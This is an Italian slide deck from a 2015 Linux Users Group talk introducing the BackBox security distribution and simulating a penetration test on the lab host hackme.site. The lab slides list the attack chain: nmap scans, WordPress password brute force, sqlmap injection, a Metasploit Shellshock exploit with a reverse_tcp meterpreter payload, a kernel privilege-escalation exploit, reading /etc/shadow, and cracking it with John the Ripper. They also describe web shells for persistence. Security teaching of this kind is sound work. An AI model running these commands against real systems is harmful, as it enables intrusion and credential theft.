BACKBOX LINUX

Penetration Test and Security Assessment

Forlì Linux Users Group - 11 Dicembre 2015

Simulazione di un Penetration Test

Andrea Draghetti

About Me

BackBox Team Member

Over Security Founder

Independent Security Researcher

….

• About BackBox

BackBox è una distribuzione Free Open Source nata nel 2010 in Italia ed è concepita per gli appassionati di Sicurezza Informatica!

Permette di effettuare **Penetration Testing** e Security Assessment.

È basata su Ubuntu, offre oltre 100 Tools dedicati al mondo dell'IT Security, Mobile Analysis, ecc.

Ha un piano di rilascio previsto ogni 4 mesi e compatibile con ecosistemi a 32 o 64Bit.

• Look At The World

НИН 28.11.2015

DistroWatch attesta a BackBox la seconda posizione della sua categoria. È la 56° distro Linux più scaricata al mondo.

Il 37% dei Download proviene dal continente Asiatico, BackBox 4.4 ha ottenuto oltre **50mila download** in 30 giorni!

- Screenshot


BackBox 4.4 amd64
sab 05 dic, 00:00
Information Gathering
Vulnerability Assessment
Exploitation
Privilege Escalation
Maintaining Access
Documentation & Reporting
Reverse Engineering
Social Engineering
Stress Testing
Automotive Analysis
Forensic Analysis
Malware Analysis
Mobile Analysis
VoIP Analysis
Wireless Analysis
Miscellaneous
Preferiti
Usati di recente
Tutto
Anonymous
Auditing
Services
Accessori
Grafica
Internet
Multimedia
Sistema
Sviluppo
Ufficio
Andrea
BACKBOX

- Follow BackBox

backbox.org

launchpad.net/~backbox

facebook.com/backbox.linux

twitter.com/backboxlinux

• Simulazione di un Penetration Test

I. Information Gathering;
II. Vulnerability Assessment;
III. Exploitation;
IV. Privilege Escalation;
V. Maintaining Access;
VI. ~~Reporting~~.

Documento completo sulla simulazione di un Penetration Test

http://www.isticom.it/documenti/rivista/rivista2013/2013_12_129-134_simulazione_penetration_test.pdf

Standard, in fase di definizione, degli elementi fondamentali di un PenTest

http://www.pentest-standard.org

• Information Gathering

Per questa fase sfrutteremo

- nmap
- dirs3arch

L'Information Gathering ha l'obbiettivo di raccogliere informazioni utili sul bersaglio come una lista di nomi di dominio, l'architettura della piattaforma, delimitazione di indirizzi IP, sistemi e porte attive, servizi offerti ed infine un elenco di nominativi ed eMail utili in caso di attacco Social Engineering. I dati raccolti in questa fase ci permetteranno di scegliere la linea di attacco da seguire nel passo successivo.

Vulnerability Assessment

Per questa fase sfrutteremo

- wpscan
- sqlmap

L’attività di Vulnerability Assessment permette di identificare ogni vulnerabilità creando un quadro completo dello stato di esposizione della rete in analisi a tutte le vulnerabilità note, ma non è in grado di valutarne con precisione l’effettiva sfruttabilità. Per questa attività vengono abitualmente utilizzati tools automatici che grazie alla loro velocità di scansione permettono di analizzare in breve tempo un ampio numero di servizi.

• Exploitation

Per questa fase sfrutteremo


- Metasploit e CVE-2014-6271

La fase di Exploitation permette di ricercare all'interno di un software una vulnerabilità in grado di provocare un imprevisto nel sistema bersaglio del nostro attacco. Questa tecnica spesso permette di ottenere il controllo di un sistema informatico, l'acquisizione di privilegi oppure un Denial of Service. Ci sono diversi metodi di classificazione degli exploit, più in generale avremo un exploit remoto se compiuto attraverso la rete o un exploit locale se si opera direttamente sul sistema.

• Privilege Escalation

Per questa fase sfrutteremo

- GCC e CVE-2012-0056
- John the Ripper



In questa Privilege Escalation sfrutteremo l'accesso ricavato precedentemente attraverso ShellShock per innalzare i nostri privilegi; questo avviene sfruttando una ulteriore vulnerabilità del sistema. Successivamente tramite un tool di password cracking (john the ripper) e/o brute force, cercheremo di ottenere le password di utenti con privilegi elevati (come root).

• Maintaining Access

Per questa fase sfrutteremo

- weevely

Violato il sistema è indubbiamente preferibile crearsi un accesso comodo e duraturo in grado di poter operare in un secondo momento anche da remoto senza ripetere l'intera procedura di hack. Nella fase di Maintaining Access si installano abitualmente Backdoor o WebShell che ci permettono di avere il controllo immediato del sistema.

- Lab

Target: hackme.site

BackBox Linux

Lab

Target: hackme.site


- Porte
  - 22 SSH
  - 80 Apache
- Web
  - /phpmyadmin
  - /wp
  - /panel
  - /info
  - /cgi-bin

- dirs3arch -u http://hackme.site -e php
- nmap -A -v hackme.site

BackBox Linux

Lab

Target: hackme.site




- Porte
  - 22 SSH
  - 80 Apache
- Web
  - /phpmyadmin
  - /wp
  - /panel
  - /info
  - /cgi-bin
- Wordpress
  - XSS Vulnerability
  - No Brute force protection

- wpscan -u http://hackme.site/wp --wordlist psw.txt --username admin
- wpscan -u http://hackme.site/wp -e u
- wpscan -u http://hackme.site/wp -e p
- dirs3arch -u http://hackme.site -e php
- nmap -A -v hackme.site

BackBox Linux

Lab

Target: hackme.site




- Porte
  - 22 SSH
  - 80 Apache
- Web
  - /phpmyadmin
  - /wp
  - /panel
  - /info
  - /cgi-bin
- Wordpress
  - XSS Vulnerability
  - No Brute force protection
- Panel
  - SQL Injection

- sqlmap -u http://hackme.site/panel --form
- wpscan -u http://hackme.site/wp --wordlist psw.txt --username admin
- wpscan -u http://hackme.site/wp -e u
- wpscan -u http://hackme.site/wp -e p
- dirs3arch -u http://hackme.site -e php
- nmap -A -v hackme.site

BackBox Linux

Lab

Target: hackme.site




- Porte
  - 22 SSH
  - 80 Apache
- Web
  - /phpmyadmin
  - /wp
  - /panel
  - /info
  - /cgi-bin
- Wordpress
  - XSS Vulnerability
  - No Brute force protection
- Panel
  - SQL Injection
- CGI
  - Shellshock Vulnerability

- shell and more…
- exploit
- set options …
- set PAYLOAD linux/x86/meterpreter/reverse_tcp
- use exploit/multi/http/apache_mod_cgi_bash_env_exec
- msfconsole
- sqlmap -u http://hackme.site/panel --form
- wpscan -u http://hackme.site/wp --wordlist psw.txt --username admin
- wpscan -u http://hackme.site/wp -e u
- wpscan -u http://hackme.site/wp -e p
- dirs3arch -u http://hackme.site -e php
- nmap -A -v hackme.site

BackBox Linux

Lab

Target: hackme.site



- Porte
  - 22 SSH
  - 80 Apache
- Web
  - /phpmyadmin
  - /wp
  - /panel
  - /info
  - /cgi-bin
- Wordpress
  - XSS Vulnerability
  - No Brute force protection
- Panel
  - SQL Injection
- CGI
  - Shellshock Vulnerability
- Shell
  - Kernel Privilege Escalation

- john password --show
- unshadow passwd shadow > passwod
- cat etc/shadow && cat etc/passwd
- ./exploit
- gcc 18411.c -o exploit
- shell and more…
- exploit
- set options …
- set PAYLOAD linux/x86/meterpreter/reverse_tcp
- use exploit/multi/http/apache_mod_cgi_bash_env_exec
- msfconsole
- sqlmap -u http://hackme.site/panel --form
- wpscan -u http://hackme.site/wp --wordlist psw.txt --username admin
- wpscan -u http://hackme.site/wp -e u
- wpscan -u http://hackme.site/wp -e p
- dirs3arch -u http://hackme.site -e php
- nmap -A -v hackme.site

BackBox Linux

- Lab

Target: hackme.site

Happy Hacking!

BackBox Linux

- Questions?

andrea@backbox.org